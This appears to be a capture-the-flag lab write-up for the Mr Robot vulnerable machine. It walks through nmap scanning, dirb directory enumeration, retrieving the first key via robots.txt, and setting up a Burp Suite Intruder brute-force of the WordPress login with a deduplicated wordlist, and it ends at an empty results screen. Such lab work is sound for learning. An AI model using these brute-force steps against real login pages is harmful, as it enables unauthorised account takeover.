
MR_ROBOT

This report includes the step by step execution of methods to crack the username and password of MR_ROBOT machine.



Step 1. Starting the mr_robot machine and kali in virtual box.

Step 2. Make sure both are in the NAT network. In the terminal enter the command as nmap -sn 10.0.2.1/24 . This is because, as we dont know the ip address of the mr_robot it must be within the range of 255. After scanning we will get the following result.

```
└─# nmap -sn 10.0.2.1/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-12 23:44 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00087s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00080s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00078s latency).
MAC Address: 08:00:27:A8:14:EE (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.7
Host is up (0.0040s latency).
MAC Address: 08:00:27:76:D1:DD (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.45 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC 10.0.2.7
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-12 23:49 EDT
Nmap scan report for 10.0.2.7
Host is up (0.0028s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:76:D1:DD (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.19 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

Here check the mac address of mr_robot in vm and ckeck the mac address here. Both are same. Now we got to know that the ip address of mr_robot is 10.0.2.7. Now next step is to perform port scanning on the ip address.


Step 3. Port Scanning on mr_robot ip address.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC 10.0.2.7
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-12 23:49 EDT
Nmap scan report for 10.0.2.7
Host is up (0.0028s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:76:D1:DD (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.19 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

Here we can see the ports which are open . Port 22 is closed and port 80 and 443 are open . Port 80 is used to send and receive unencrypted web pages.
It means that we can access a webpage of mr_robot using port 80. It is demonstrated in the next step.



Step 4: In a browser enter the address bar as 10.0.2.7:80. Now we can see the website.

As we can see here we will not get any information over here . So now we need to scan the whole domain itself . To do that we have the next step.

Step 5. Scanning the whole domain using dirb command.

```
kali@kali: ~/Desktop/mr_robot
File  Actions  Edit  View  Help
==> DIRECTORY: http://10.0.2.7/image/
==> DIRECTORY: http://10.0.2.7/Image/
==> DIRECTORY: http://10.0.2.7/images/
+ http://10.0.2.7/index.html (CODE:200|SIZE:1077)
+ http://10.0.2.7/index.php (CODE:301|SIZE:0)
+ http://10.0.2.7/intro (CODE:200|SIZE:516314)
==> DIRECTORY: http://10.0.2.7/js/
+ http://10.0.2.7/license (CODE:200|SIZE:19930)
+ http://10.0.2.7/login (CODE:302|SIZE:0)
+ http://10.0.2.7/page1 (CODE:301|SIZE:0)
+ http://10.0.2.7/phpmyadmin (CODE:403|SIZE:94)
+ http://10.0.2.7/rdf (CODE:301|SIZE:0)
+ http://10.0.2.7/readme (CODE:200|SIZE:7334)
+ http://10.0.2.7/robots (CODE:200|SIZE:41)
+ http://10.0.2.7/robots.txt (CODE:200|SIZE:41)
+ http://10.0.2.7/rss (CODE:301|SIZE:0)
+ http://10.0.2.7/rss2 (CODE:301|SIZE:0)
+ http://10.0.2.7/sitemap (CODE:200|SIZE:0)
+ http://10.0.2.7/sitemap.xml (CODE:200|SIZE:0)
==> DIRECTORY: http://10.0.2.7/video/
==> DIRECTORY: http://10.0.2.7/wp-admin/
+ http://10.0.2.7/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://10.0.2.7/wp-content/
+ http://10.0.2.7/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://10.0.2.7/wp-includes/
+ http://10.0.2.7/wp-links-opml (CODE:200|SIZE:228)
+ http://10.0.2.7/wp-load (CODE:200|SIZE:0)
+ http://10.0.2.7/wp-login (CODE:200|SIZE:2654)
+ http://10.0.2.7/wp-mail (CODE:403|SIZE:3018)
+ http://10.0.2.7/wp-settings (CODE:500|SIZE:0)
+ http://10.0.2.7/wp-signup (CODE:302|SIZE:0)
+ http://10.0.2.7/xmlrpc (CODE:405|SIZE:42)
+ http://10.0.2.7/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://10.0.2.7/0/ ----
+ http://10.0.2.7/0/atom (CODE:301|SIZE:0)
==> DIRECTORY: http://10.0.2.7/0/feed/
+ http://10.0.2.7/0/index.php (CODE:301|SIZE:0)
+ http://10.0.2.7/0/rdf (CODE:301|SIZE:0)
+ http://10.0.2.7/0/rss (CODE:301|SIZE:0)
+ http://10.0.2.7/0/rss2 (CODE:301|SIZE:0)
-> Testing: http://10.0.2.7/0/ua
```

```
┌──(root㉿kali)-[/home/kali]
└─# dirb http://10.0.2.7/
```

Enter the command as above and we can see the result. It scans for all the sub web pages that are available in it.

Step 6. Robots.txt file

Robots.txt is a file where it contains the names of the files that a user should not scan while scanning a particular web. We can see the names of the files in robots.txt. In the address bar enter the address as 10.0.2.7/robots.txt. On entering we can see the output as the following image.

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

Here we can see the text as User-agent: * , this means that any user can access the webpage.

Next we have a key called key-1-of-3.txt , this is one of the three keys that we have to find. To access the key enter 10.0.2.7/key-1-of-3.txt. We get the following webpage.

```
073403c8a58a1f80d943455fb30724b9
```

Next enter the address as 10.0.2.7/fsocity.dic. Upon entering a file named fsocity.dic will be downloaded.This file contains the possible wordlists for username and password.

Step 7. Sorting the fsocity.dic file.

```
┌──(kali㉿kali)-[~/Desktop/mr_robot]
└─$ wc -l fsocity.dic
858160 fsocity.dic
```

Here we can see the length of the file. It may contain some repeated words . So we have to sort it out.

```
┌──(kali㉿kali)-[~/Desktop/mr_robot]
└─$ cat fsocity.dic| sort | uniq > wordlist.txt
```


Now we have sorted the unique words in this.

```
┌──(kali㉿kali)-[~/Desktop/mr_robot]
└─$ wc -l wordlist.txt
11451 wordlist.txt
```


And the length is also reduced.

Step 8: Password Cracking and Fuzzing.


Integrate the browser and BurpSuite. Enter 10.0.2.7/login on the browser and give dummy credentials. Now see the request in BurpSuite and right click and send to the intruder. Next select cluster bomb and username and password and click on add. Next select payload as the file wordlist.txt and click on start attack.




This is the screenshot of the BurpSuite .



Integrating both burpsuite and browser.



Now in the browser enter 10.0.2.7/login and give dummy username and password.



Here we can see the request in burpsuite. Right click and send to intruder.

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings

1 × 2 ×

Positions Payloads Resource pool Settings

Choose an attack type Start attack

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.0.2.7 Update Host header to match target

Add § Clear § Auto § Refresh

```
1  POST /wp-login.php HTTP/1.1
2  Host: 10.0.2.7
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://10.0.2.7/wp-login.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 98
10 Origin: http://10.0.2.7
11 Connection: close
12 Cookie: s_fid=4CB09808FB90FDA6-3A839AE90FB45D7E; s_nr=1694579293041; wp-settings-6=libraryContent%3Dbrowse; wp-settings-time-6=1694581970; s_cc=true; s_sq=
   %5B%5BB%5D%5D; wordpress_test_cookie=WP+Cookie+check
13 Upgrade-Insecure-Requests: 1
14
15 log=§shhhh§&pwd=§1234567§&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.0.2.7%2Fwp-admin%2F&testcookie=1
```

Search... 0 matches Clear

2 payload positions Length: 784

Select cluster bomb in list thus unselecting sniper. Select username and password and click on add. In the payload section click on load and select the payload wordlist.txt. And then click on start attack.

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings

1 × 2 ×

Positions Payloads Resource pool Settings

Payload sets Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 161

Payload type: Simple list Request count: 0

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate

eliot
Eliot
eliots
Eliott
elliot
Elliot
ELLIOT
ELLIOT47
elliots
Elliots

Add Enter a new item

Add from list ...

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down

... Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: ./\=<>?+&*;:"{}|^`#

Upon clicking on start attack we can see the next window as follows.

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
